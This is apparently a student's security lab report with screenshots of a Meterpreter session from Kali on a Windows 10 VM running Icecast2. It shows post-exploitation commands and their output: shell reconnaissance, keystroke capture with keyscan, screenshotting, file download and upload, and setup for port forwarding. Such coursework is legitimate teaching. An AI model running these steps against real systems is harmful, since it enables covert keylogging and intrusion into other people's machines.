
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
11:11
root@kali: /home/kali
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
10:11 SHASHANGKA
2/18/2024

```
meterpreter > shell
Process 5572 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>hostname
hostname
DESKTOP-1MMO0E9

C:\Program Files (x86)\Icecast2 Win32>whoami
whoami
desktop-1mmo0e9\georgia

C:\Program Files (x86)\Icecast2 Win32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::804c:6f76:f45:4917%12
   IPv4 Address. . . . . . . . . . . : 192.168.5.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.5.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Program Files (x86)\Icecast2 Win32>^C
Terminate channel 1? [y/N]  y
meterpreter > 
```

2. Provide screenshots showing the keystroke logger output. Type your full name in the keylogging text (5pt)

Step 1:


Keystroke logger input from Windows 10 VMWARE is given below :



```
This is a text from SHASHANGKA UPADHYAYA
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

This is keystroker logger output as captured from kali linux machine




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
11:42
root@kali: /home/kali
File Actions Edit View Help

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::804c:6f76:f45:4917%12
   IPv4 Address. . . . . . . . . . . : 192.168.5.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.5.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Program Files (x86)\Icecast2 Win32>^C
Terminate channel 1? [y/N]  y
meterpreter > screenshot -p /tmp/my_screen.jpg
Screenshot saved to: /tmp/my_screen.jpg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^V><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><Caps Lock>T<Caps Lock>his isw <^H><^H><^H><^H><^H><^H>s is a texy<^
H>t from <Caps Lock>SHASHANGKA UPADHYAYA

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
meterpreter >
meterpreter > sS
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
10:42 SHASHANGKA
2/18/2024


3. Provide command execution results as Screenshot #2, #3 (10pt)

I followed all the steps as outlined in Lab 8 instructions


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
12:40
root@kali: /home/kali
Firefox ESR
Browse the World Wide Web
To direct input to this VM, click inside or press Ctrl+G.
11:40 SHASHANGKA
2/18/2024

```
    -b   Set the initial block size for the download
    -c   Resume getting a partially-downloaded file
    -h   Help banner
    -l   Set the limit of retries (0 unlimits)
    -r   Download recursively
    -t   Timestamp downloaded files

meterpreter > help upload\
 > Interrupt: use the 'exit' command to quit
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ...  destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h  Help banner
    -r  Upload recursively

meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 09:26:45 -0500  Icecast2.exe
040777/rwxrwxrwx  0       dir   2024-02-18 09:52:31 -0500  admin
040777/rwxrwxrwx  0       dir   2024-02-18 09:52:31 -0500  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 09:25:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 09:27:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 21:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 23:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 22:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 22:11:54 -0400  libxslt.dll
040777/rwxrwxrwx  0       dir   2024-02-18 10:28:13 -0500  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 09:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2397    fil   2024-02-18 09:52:31 -0500  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-14 04:00:00 -0400  unins000.exe
040777/rwxrwxrwx  0       dir   2024-02-18 09:52:31 -0500  web

meterpreter > download C:\\tools\\nc.exe /tmp/
[*] Downloading: C:\tools\nc.exe → /tmp/nc.exe
[*] Downloaded 58.00 KiB of 58.00 KiB (100.0%): C:\tools\nc.exe → /tmp/nc.exe
[*] Completed  : C:\tools\nc.exe → /tmp/nc.exe
meterpreter > upload /tmp/test.txt /tools
[*] Uploading  : /tmp/test.txt → /tools\test.txt
[*] Completed  : /tmp/test.txt → /tools\test.txt
meterpreter > 
```

Finally, we Move to Windows 10 to verify that test.txt has been successfully uploaded to the tools folder



Name	Date modified	Type	Size
nc	1/3/1998 2:37 PM	Application	58 KB
ncexer	8/30/2018 2:30 PM	Windows Batch File	1 KB
PsExec	6/28/2016 12:44 PM	Application	332 KB
putty	8/30/2018 2:30 PM	Application	484 KB
sid2user	8/30/2018 2:30 PM	Application	181 KB
test	2/18/2024 11:36 A...	Text Document	1 KB
user2sid	8/30/2018 2:30 PM	Application	185 KB
whoami	1/20/2024 10:51 PM	Application	65 KB

Step 2 :

Finally, we will explore Meterpreter's portfwd command. We will ssh to the Ubuntu Linux machine at port 22 from Kali Linux (attacker machine) through the Meterpreter running on Windows 10. First on Ubuntu VM, we will set up the firewall to block the ssh connect from Kali to Ubuntu.


iptables -A INPUT -s Kali_IP -p tcp --dport 22 -j DROP

Here in our case:

iptables -A INPUT -s 192.168.5.137 -p tcp --dport 22 -j DROP

Verify the firewall rule by typing

iptables -L



